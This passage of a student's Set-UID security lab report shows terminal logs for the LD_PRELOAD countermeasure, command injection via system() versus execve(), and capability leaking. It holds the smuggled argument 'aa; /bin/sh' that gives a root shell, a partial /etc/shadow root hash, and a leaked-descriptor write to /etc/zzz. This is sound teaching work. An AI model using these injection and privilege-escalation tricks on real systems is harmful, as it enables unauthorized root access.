root@VM:/home/seed/Desktop/lab1#

```

4 Make myprog a Set-UID user1 program (i.e., the owner is user1, which is another user account), export the LD PRELOAD environment

```

[09/11/18]seed@VM:~/.../lab1$ sudo chmod 4577 myprog
[09/11/18]seed@VM:~/.../lab1$ export LD_PRELOAD=./libmylib.so.1.0.1
[09/11/18]seed@VM:~/.../lab1$ ./myprog
[09/11/18]seed@VM:~/.../lab1$ ls -l myprog
-r-srwxrwx 1 xiaohan seed 7348 Sep 11 20:18 myprog

```

Step 3 Design and Explanation:

In the first test of step 2, because myprog is not a set-UID program, the myprog program is executed by default and using default library. After linking new libraries, the sleep function is found in the new library that we just added, and that is why the fake sleep function make effects.

In the second tests of step 2 and step 3, myprog function has been changed to “set-UID” program, with the ownership of root. As a result, when the process’s real and effective IDs differ, a countermeasure

implemented by the dynamic linker make effects, ignoring the LD\_PRELOAD environment variables. In the second one, the real id is “seed”, but the effective id is root; in the third one, the effective id and real id are both “root”. That is why the countermeasure make effects in the second test but not in the third one.

In the last one, for the same reason, since the real id and the effective id differ, the countermeasure makes effect.

To verify all statement above, we use the fake env function to show how the countermeasure works.

```
[09/11/18]seed@VM:~$ cd Desktop/
[09/11/18]seed@VM:~/Desktop$ cd lab1
[09/11/18]seed@VM:~/.../lab1$ ls
env_result.txt  lab1_2_result.txt  ls          myprog      task3_2.c  task4_result.txt  task6.c
lab1            lab1.c             mali_pro.c  myprog.c    task3.c    task5             task6.c
lab1_2          lab1_result.txt    mylib.c     task3        task4      task5.c
lab1_2.c        libmylib.so.1.0.1  mylib.o     task3_2     task4.c    task6
[09/11/18]seed@VM:~/.../lab1$ cp /usr/bin/env ./myenv
[09/11/18]seed@VM:~/.../lab1$ ls -l myenv
-rwxr-xr-x 1 seed seed 30460 Sep 11 21:49 myenv
[09/11/18]seed@VM:~/.../lab1$ sudo chown root myenv
[sudo] password for seed:
[09/11/18]seed@VM:~/.../lab1$ sudo chmod 4755 myenv
[09/11/18]seed@VM:~/.../lab1$ ls -ls myenv
32 -rwsr-xr-x 1 root seed 30460 Sep 11 21:49 myenv
[09/11/18]seed@VM:~/.../lab1$ export LD_PRELOAD=./libmylib.so.1.0.1
[09/11/18]seed@VM:~/.../lab1$ export LD_MYOWN="Xiaohan 's value"
[09/11/18]seed@VM:~/.../lab1$ env | grep LD_
LD_PRELOAD=./libmylib.so.1.0.1
LD_LIBRARY_PATH=/home/seed/source/boost_1_64_0/stage/lib:/home/seed/source/boost_1_64_0/stage/lib:
LD_MYOWN=Xiaohan 's value
[09/11/18]seed@VM:~/.../lab1$ myenv |grep LD_
LD_MYOWN=Xiaohan 's value
[09/11/18]seed@VM:~/.../lab1$
```

From the experiment above, we can find that the process running myenv does not have the LD\_PRELOAD variable. However, the LD\_MYOWN is shown under myenv. This is because this parameter is defined by us and not used by the dynamic linker.

## Task 8: Invoking External Programs Using system() versus execve()

### Step1

At first, let's make out that the program can work correctly.

```
seed@192.168.56.101:22 - Bitvise xterm
systemd-timesync:x:102:
[09/11/18]seed@VM:~/.../lab1$ vi task8.c
[09/11/18]seed@VM:~/.../lab1$ gcc -o task8 task8.c
[09/11/18]seed@VM:~/.../lab1$ sudo chown root task8
[sudo] password for seed:
[09/11/18]seed@VM:~/.../lab1$ sudo chmod 4755 task8
[09/11/18]seed@VM:~/.../lab1$ ls -l task8
-rwsr-xr-x 1 root seed 7544 Sep 11 22:27 task8
[09/11/18]seed@VM:~/.../lab1$ task8
Please type a file name.
[09/11/18]seed@VM:~/.../lab1$ ls
env_result.txt  lab1_2_result.txt  ls          mylib.o  task3_2  task4.c  task6
lab1            lab1.c             mali_pro.c myprog   task3_2.c task4_result.txt task6.c
lab1_2         lab1_result.txt    myenv      myprog.c task3.c  task5     task8
lab1_2.c       libmylib.so.1.0.1  mylib.c    task3    task4    task5.c  task8.c
[09/11/18]seed@VM:~/.../lab1$ task 8 lab1.c
The program 'task' is currently not installed. You can install it by typing:
sudo apt install taskwarrior
[09/11/18]seed@VM:~/.../lab1$ task 8 lab1.c
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
extern char **environ;
void printenv(){
int i = 0;
while (environ[i] != NULL) {
printf("%s\n", environ[i]);
i++;
}
}
void main()
{
pid_t childPid;
switch(childPid = fork()) {
```

As we can see, since task8 is successfully compiled and set as a set-UID program, the program task8 can easily read files.

Let's make a file that can only be removed by user seed.

```
[09/11/18]seed@VM:~/.../lab1$ cat seedfile.txt
I am seed and I think I own this file!
[09/11/18]seed@VM:~/.../lab1$ sudo chmod 755 seedfile.txt
[09/11/18]seed@VM:~/.../lab1$
```

Lets's log in with another user "xwang186". I try to remove the seedfile.txt file, but I don't have enough permission.



```
xwang186@192.168.56.101:22 - Bitwise xterm
$ ls -l seedfile.txt
-rwxr-xr-x 1 seed seed 39 Sep 11 22:51 seedfile.txt
$ rm seedfile.txt
rm: remove write-protected regular file 'seedfile.txt'? y
rm: cannot remove 'seedfile.txt': Permission denied
$
```

We can run the following command using task8:

task8 "aa; /bin/sh"

After that, I have the root privilege so that I can modify the file and remove the file.

```
xwang186@192.168.56.101:22 - Bitwise xterm
$ task8 "aa; /bin/sh"
/bin/cat: aa: No such file or directory
# rm seedfile.txt
# ls
env_result.txt  lab1_2_result.txt  ls      mylib.o  task3_2  task4.c  task6
lab1            lab1.c             mali_pro.c  myprog  task3_2.c  task4_result.txt  task6.c
lab1_2         lab1_result.txt    myenv      myprog.c  task3.c  task5     task8
lab1_2.c       libmylib.so.1.0.1  mylib.c    task3     task4     task5.c  task8.c
#
```

Observation:

The attack is successful! Xwang186 got the root privilege and removed the file that can be only removed by seed and root.

Explanation:

The system statement is only input whatever is the parameter into the bin/sh. Such that, although we can only execute commands start with "cat", we can use ";" to run more than one command at once.

Step2

Modify the file:

```
seed@192.168.56.101:22 - Bitwise xterm
#include <string.h>
#include <stdio.h>
#include <stdlib.h>
int main(int argc, char *argv[])
{
    char *v[3];
    char *command;
    if(argc < 2) {
        printf("Please type a file name.\n");
        return 1;
    }
    v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = NULL;
    command = malloc(strlen(v[0]) + strlen(v[1]) + 2);
    sprintf(command, "%s %s", v[0], v[1]);
    // Use only one of the followings.
    //system(command);
    execve(v[0], v, NULL);
    return 0 ;
}
~
~

09/11/18]seed@VM:~/.../lab1$ sudo vi task8_exe.c
09/11/18]seed@VM:~/.../lab1$ gcc -o task8_exe task8_exe.c
task8_exe.c: In function 'main':
task8_exe.c:17:2: warning: implicit declaration of function 'execve' [-Wimplicit-function-decl
]
    execve(v[0], v, NULL);
    ^
09/11/18]seed@VM:~/.../lab1$ sudo chown root task8_exe
09/11/18]seed@VM:~/.../lab1$ sudo chmod 4755 task8_exe
09/11/18]seed@VM:~/.../lab1$ ls -l task8_exe
-rwsr-xr-x 1 root seed 7548 Sep 11 23:18 task8_exe
09/11/18]seed@VM:~/.../lab1$ task8_exe /etc/shadow
root:$6$NrF4601p$.vDnKEtVFC2bXs1xkRuT4FcBqPpxLqW05IoECr0XKzEE05wj8aU3GRHW2BaodUn4K3vgYejwPspr/k
```

Try the following command again:

task8\_exe "aa; /bin/sh"

```
seed@192.168.56.101:22 - Bitwise xterm
[09/11/18]seed@VM:~/.../lab1$ task8_exe "aa; /bin/sh"
/bin/cat: 'aa; /bin/sh': No such file or directory
[09/11/18]seed@VM:~/.../lab1$
```

Observation:

Using the execute version, the attack is denied.



Explanation:

Using the execute function, there is only one command "cat" is executed, which is cat. As a result, ";" can not mislead the program again and "aa; /bin/sh" can only be recognized as one filename.

## Task 9: Capability Leaking

```
[09/11/18]seed@VM:~/.../lab1$ task8_exe "aa; /bin/sh"
/bin/cat: 'aa; /bin/sh': No such file or directory
[09/11/18]seed@VM:~/.../lab1$ vi task9.c
[09/11/18]seed@VM:~/.../lab1$ gcc -o task9 task9.c
task9.c: In function 'main':
task9.c:16:1: warning: implicit declaration of function 'sleep' [-Wimplicit-function-declaration]
sleep(1);
^
task9.c:19:1: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
setuid(getuid()); /* getuid() returns the real uid */
^
task9.c:19:8: warning: implicit declaration of function 'getuid' [-Wimplicit-function-declaration]
setuid(getuid()); /* getuid() returns the real uid */
      ^
task9.c:20:5: warning: implicit declaration of function 'fork' [-Wimplicit-function-declaration]
if (fork()) { /* In the parent process */
    ^
task9.c:21:1: warning: implicit declaration of function 'close' [-Wimplicit-function-declaration]
close (fd);
^
task9.c:27:1: warning: implicit declaration of function 'write' [-Wimplicit-function-declaration]
write (fd, "Malicious Data\n", 15);
^
[09/11/18]seed@VM:~/.../lab1$ sudo chown root task9
[sudo] password for seed:
[09/11/18]seed@VM:~/.../lab1$ sudo chmod 4755 task9
[09/11/18]seed@VM:~/.../lab1$ ./task9
[09/11/18]seed@VM:~/.../lab1$ sudo vi /etc/zzz
[09/11/18]seed@VM:~/.../lab1$ cat /etc/zzz
Hi, I am /etc/zzz
[09/11/18]seed@VM:~/.../lab1$ ./task9
[09/11/18]seed@VM:~/.../lab1$ cat /etc/zzz
Hi, I am /etc/zzz
Malicious Data
[09/11/18]seed@VM:~/.../lab1$
```

Observation:

It shows clearly that the Malicious Data is successfully added to the file.

Explanation:

The reason why this attack is making effect is that the program applied for "fd", which should be downgrade right after the program closed. But before running the command "close(fd)", the fd is still active for the high privilege. As a result, the child process can write to the file using the high privilege.